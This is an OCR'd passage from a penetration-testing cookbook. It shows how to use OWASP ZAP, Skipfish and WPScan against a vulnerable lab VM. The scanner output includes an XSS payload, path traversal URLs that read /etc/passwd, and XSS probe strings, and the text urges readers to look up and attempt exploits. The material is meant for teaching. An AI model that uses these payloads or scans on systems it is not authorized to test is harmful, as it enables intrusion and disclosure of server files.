
Before we perform a successful vulnerability scan in OWASP ZAP, we need to crawl the site:

1. Open OWASP ZAP and configure the web browser to use it as a proxy
2. Navigate to `http://192.168.56.11/peruggia/`
3. Follow the instructions from *Using ZAP's spider* in `Chapter 3`, *Using Proxies, Crawlers, and Spiders*


How to do it...

Once you have browsed through the application or run ZAP's spider against it, let's start the scan:

1. Go to OWASP ZAP's **Sites** panel and right-click on the `peruggia` folder.
2. From the menu, navigate to **Attack | Active Scan**, as shown in the following screenshot:




3. A new window will pop up. At this point, we know what technologies our application and server use; so, go to the **Technology** tab and check only **MySQL**, **PHP**, **Linux**, and **Apache**:



Here, we can configure our scan in terms of **Scope** (where to start the scan, on what context, and so on), **Input Vectors** (select if you want to test values in `GET` and `POST` requests, headers, cookies, and other options), **Custom Vectors** (add specific characters or words from the original request as attack vectors), **Technology** (what technology-specific tests to perform), and **Policy** (select configuration parameters for specific tests).

4. Click on **Start Scan**.
5. The **Active Scan** tab will appear on the bottom panel and all the requests made during the scan will appear there.
6. When the scan is finished, we can check the results in the **Alerts** tab, as the following screenshot shows:



```
GET http://192.168.56.11/peruggia/index.php?action=comment&pic_id=javascript%3Aalert%281%29%3B HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101 Firefox/39.0
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 0
Cookie: PHPSESSID=n5c4cloqd1g9qgvttasv30t713
Host: 192.168.56.11
```

Alerts (14)
- Cross Site Scripting (Reflected) (2)
  - GET: http://192.168.56.11/peruggia/index.php?act
  - GET: http://192.168.56.11/peruggia/index.php?act
- Path Traversal
- SQL Injection (2)
- Application Error Disclosure (25)
- Directory Browsing
  - GET: http://192.168.56.11/peruggia/images/
- Session ID in URL Rewrite (275)
- X-Frame-Options Header Not Set (1164)
  - GET: http://192.168.56.11
  - GET: http://192.168.56.11/

Cross Site Scripting (Reflected)

URL:	http://192.168.56.11/peruggia/index.php?action=comment&pic_id=javascript%3Aalert%281%29%3B
Risk:	High
Confidence:	Medium
Parameter:	pic_id
Attack:	javascript:alert(1);
Evidence:	javascript:alert(1);
CWE ID:	79
WASC ID:	8
Source:	Active (40012 - Cross Site Scripting (Reflected))

Description:


Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product

Alerts 3 4 7 0 Current Scans 0 0 0 0 0 0 0

If we select an alert, we can see the request made and the response obtained from the server. This allows us to analyze the attack and define whether it is a true vulnerability or a false positive. We can also use this information to fuzz, repeat the request in the browser, or to dig deeper into exploitation.

7. To generate an HTML report, as with the previous tools, go to **Report** in the main menu and then select **Generate HTML Report**.

8. A new dialog will ask for the filename and location. Set, for example, `zapresult.html` and when finished, open the file:


ZAP Scanning Report - Mozilla Firefox

file:///root/webpentest/zapresult.html

ZAP Scanning Report

Summary of Alerts

Risk Level	Number of Alerts
High	3
Medium	6
Low	11
Informational	0

Alert Detail

High (Medium)	Path Traversal
	The Path Traversal attack technique allows an attacker access to files, directories, and commands that potentially reside outside the web document root directory. An attacker may manipulate a URL in such a way that the web site will execute or reveal the contents of arbitrary files anywhere on the web server. Any device that exposes an HTTP-based interface is potentially vulnerable to Path Traversal. Most web sites restrict user access to a specific portion of the file-system, typically called the "web document root" or "CGI root" directory. These directories contain the files intended for user access and the executable necessary to drive web application functionality. To access files or execute commands anywhere on the file-system, Path Traversal attacks will utilize the ability of special-characters sequences.

How it works...

OWASP ZAP has the ability to perform active and passive vulnerability scans; passive scans are unintrusive tests that OWASP ZAP makes while we browse, send data, and click links. Active tests involve the use of various attack strings against every form variable or request value in order to detect if the servers respond with what we can call a vulnerable behavior.

OWASP ZAP has test strings for a wide variety of technologies; it is useful first to identify the technologies that our target uses, in order to optimize our scan and diminish the probability of being detected or causing a drop in the service.

Another interesting feature of this tool is that we can analyze the request that results in the detection of a vulnerability and its corresponding response in the same window, and at the moment it is detected. This allows us to determine rapidly whether it is a real vulnerability or a false positive and whether to develop our **proof of concept** (**PoC**) or start the exploitation.

There's more...

We've also used Burp Suite throughout this book. Kali Linux includes only the free version, which doesn't have the active and passive scanning features. It's absolutely recommended to acquire a professional license for Burp Suite, as it has useful features and improvements over the free version such as these.

- Passive vulnerability scanning happens in the background as we browse a web page with Burp Suite configured as our browser's proxy. Burp will analyze all requests and responses while looking for patterns corresponding to known vulnerabilities.
- In active scanning, Burp Suite will send specific requests to the server and check the responses to see if they correspond to some vulnerable pattern or not. These requests are specially crafted to trigger special behaviors when an application is vulnerable.

Scanning with Skipfish

Skipfish (`https://code.google.com/archive/p/skipfish/`) was created by Google and released to the public in 2010; it is described by its creators as an active web application security reconnaissance tool, is included by default in Kali Linux, and it does more than pure reconnaissance. It is a complete vulnerability scanner. Some of its highlights are:


- High speed: It can reach more than 400 requests per second and claims to be able to reach more than 2000 in high speed LAN
- Its command-line options are straightforward and easy to use
- It can detect a wide range of issues, from directory listing and other information disclosure vulnerabilities to different types of SQL and XML injection

In this recipe, we will look at a simple example of how to use Skipfish and check its results.

How to do it...

Skipfish, as installed in Kali Linux, is ready to use. We will scan Peruggia with it:


1. Open a Terminal and execute `skipfish -o skipfish_result -I peruggia http://192.168.56.11/peruggia/`.
2. A message with some usage recommendations will appear; press *Enter* or wait 60 seconds for the scan to start.
3. The scan will start and scan statistics will show on the screen. *Ctrl* + *C* can be used to stop it at any time. The Terminal will look like the following while scanning:



```
skipfish version 2.10b by lcamtuf@google.com

  - 192.168.56.11 -

Scan statistics:

      Scan time : 0:00:26.992
  HTTP requests : 10700 (400.9/s), 6880 kB in, 3328 kB out (378.2 kB/s)
    Compression : 3659 kB in, 9179 kB out (43.0% gain)
    HTTP faults : 0 net errors, 0 proto errors, 0 retried, 0 drops
 TCP handshakes : 307 total (37.9 req/conn)
     TCP faults : 0 failures, 0 timeouts, 1 purged
 External links : 115 skipped
   Reqs pending : 936

Database statistics:

         Pivots : 118 total, 41 done (34.75%)
    In progress : 27 pending, 46 init, 4 attacks, 0 dict
  Missing nodes : 23 spotted
     Node types : 1 serv, 55 dir, 10 file, 7 pinfo, 41 unkn, 4 par, 0 val
   Issues found : 61 info, 0 warn, 1 low, 2 medium, 0 high impact
      Dict size : 100 words (100 new), 10 extensions, 256 candidates
     Signatures : 77 total
```

4. When the scan finishes, open the report. In our case, it will be in `skipfish_result/index.html`, relative to the directory we ran Skipfish from.

5. In the **Issue type overview - click to expand:** section, we can click on the issues' names and see the exact URL and payload of each occurrence, shown as follows:


file:///root/webpentest/skipfish_result/index.html

Issue type overview - click to expand:

● File inclusion (2)

1. http://192.168.56.11/peruggia/index.php?action=learn&type=XSS&paper=/../../../../../../../../../etc/hosts [show trace +]
   Memo: File /etc/hosts was disclosed.
2. http://192.168.56.11/peruggia/index.php?action=learn&type=XSS&paper=/../../../../../../../../../etc/passwd [show trace +]
   Memo: File /etc/passwd was disclosed.

● Directory traversal / file inclusion possible (1)

1. http://192.168.56.11/peruggia/index.php?action=./login [show trace +]
   Memo: responses for ./val and .../val look different

● Incorrect or missing charset (higher risk) (6)

● XSS vector in document body (4)

1. http://192.168.56.11/peruggia/index.php/.htaccess.aspx-->">'>'"<sfi000005v371051> [show trace +]
   Memo: injected '<sfi...>' tag seen in HTML
2. http://192.168.56.11/peruggia/index.php?action=comment&pic_id=1-->">'>'"<sfi000014v371051> [show trace +]
   Memo: injected '<sfi...>' tag seen in HTML
3. http://192.168.56.11/peruggia/index.php?action=learn&type=.htaccess.aspx-->">'>'"<sfi000055v371051>&paper=http://milw0rm.com/papers/192 [show trace +]
   Memo: injected '<sfi...>' tag seen in HTML
4. http://192.168.56.11/peruggia/index/.htaccess.aspx-->">'>'"<sfi000115v371051> [show trace +]
   Memo: injected '<sfi...>' tag seen in HTML

● HTML form with no apparent XSRF protection (6)

How it works...

Skipfish will first build a site map by crawling it and optionally using a dictionary for directory and filenames. This map is then processed through multiple security checks.

In this example, we used it to scan Peruggia in our vulnerable VM. To prevent it scanning the whole server, we used the `-I peruggia` option, which scans only those URLs matching (containing) the specified text. We also used the `-o` option to tell Skipfish where to save the reports; this directory must not exist at the moment the scan is run.

The main drawback of Skipfish is that it hasn't been updated since 2012, according to its Google Code page, so newer technologies and attack vectors may not be the ideal target for it. It remains a very useful tool, though.

Finding vulnerabilities in WordPress with WPScan


WordPress is one of the most used **Content Management Systems** (**CMS**), if not the most used, in the world. A CMS is an application - usually a web application - that allows users to create fully functional websites easily with no or little programming knowledge. WPScan is a vulnerability scanner specialized in detecting vulnerabilities in WordPress sites.

In this recipe, we will use WPScan to identify vulnerable components on a WordPress site installed in the OWASP BWA virtual machine.

How to do it...


WPScan is a command-line tool; open a Terminal to start using it:

1. Run WPScan against our target with the `wpscan http://192.168.56.11/wordpress/` command; the URL is the location of the WordPress site we want to scan.
2. If this is the first time you are running WPScan, it will ask to update the database, which requires internet connection. In our laboratory setup, the Kali Linux VM doesn't have internet connection, so it is a good idea first to change its network setup, update the tools we are using, and connect it back to the laboratory after that's finished. To update, you just need to answer `Y` and press *Enter* when asked. The following screenshot shows the expected output:



```
root@kali:~/webpentest# wpscan http://192.168.56.11/wordpress/
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.9.4
          Sponsored by Sucuri - https://sucuri.net
      @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
_______________________________________________________________

[i] Please use '-u http://192.168.56.11/wordpress/' next time

[i] It seems like you have not updated the database for some time
[?] Do you want to update now? [Y]es  [N]o  [A]bort update, default: [N] > Y
[i] Updating the Database ...
[i] Update completed
```

3. Once the update is finished, WPScan will continue scanning the target site. It will be displaying its findings in the Terminal; for example, in the following screenshot we see that it detected the web server and WordPress versions, and several vulnerabilities exist for that specific version:



```
[+] URL: http://192.168.56.11/wordpress/
[+] Started: Mon Aug  6 05:53:00 2018

[+] Interesting header: SERVER: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch
 proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_per
l/2.0.4 Perl/v5.10.1
[+] Interesting header: STATUS: 200 OK
[+] Interesting header: X-POWERED-BY: PHP/5.3.2-1ubuntu4.30
[+] XML-RPC Interface available under: http://192.168.56.11/wordpress/xmlrpc.php   [HTTP 200]
[+] Found an RSS Feed: http://192.168.56.11/wordpress/?feed=rss2   [HTTP 200]
[!] Detected 1 user from RSS feed:
+-------+
| Name  |
+-------+
| admin |
+-------+
[!] Includes directory has directory listing enabled: http://192.168.56.11/wordpress/wp-includes/

[+] Enumerating WordPress version ...
[!] The WordPress 'http://192.168.56.11/wordpress/readme.html' file exists exposing a version number

[+] WordPress version 2.0 (Released on 2007-09-24) identified from advanced fingerprinting, meta generator, li
nks opml
[!] 15 vulnerabilities identified from the version number

[!] Title: Wordpress 1.5.1 - 2.0.2 wp-register.php Multiple Parameter XSS
    Reference: https://wpvulndb.com/vulnerabilities/6033
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-5105
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-5106
```

4. With information about the existent vulnerabilities, we can follow the references and search for published exploits; for example, if we search for CVE-2007-5106, which is an XSS vulnerability in the user registration form, we will find that there is an exploit published in Security Focus: `https://www.securityfocus.com/bid/25769/exploit`.
5. Look for other exploits and attempt to exploit the vulnerabilities identified by WPScan.

How it works...

WordPress allows users that are not experienced in developing web applications to create their own sites by incorporating plugins that may be created by other users and are not subject to the same quality assurance and testing that the main CMS is; this means that when one of those plugins or modules has a serious security flaw, thousands of users may have installed vulnerable code in their sites and are exposed to attacks that can compromise their whole servers.

In this recipe, we used WPScan to identify vulnerabilities in an old WordPress installation. We started by updating the tool's database; this was done automatically while being connected to the internet. Having finished the update, the scan continued by identifying the version of WordPress installed, users, and plugins used by the site; with this information, WPScan searches in its database for known vulnerabilities in any of the active components and displays the findings in the Terminal. When the scan finished, we looked for information and exploits for the issues identified. The further exploitation of such vulnerabilities is left to the reader.

Finding vulnerabilities in Joomla with JoomScan


Another CMS widely used around the world is Joomla. As with WordPress, Joomla is based on PHP and its aim is to help users with little or no technical knowledge create websites, although it may not be as user-friendly as WordPress and is more suited for e-commerce sites rather than for blogs and news sites.

Kali Linux also includes a vulnerability scanner specialized in finding vulnerabilities in Joomla installations, JoomScan. In this recipe, we will use it to analyze the Joomla site installed in our vulnerable VM, `vm_1`.

How to do it...

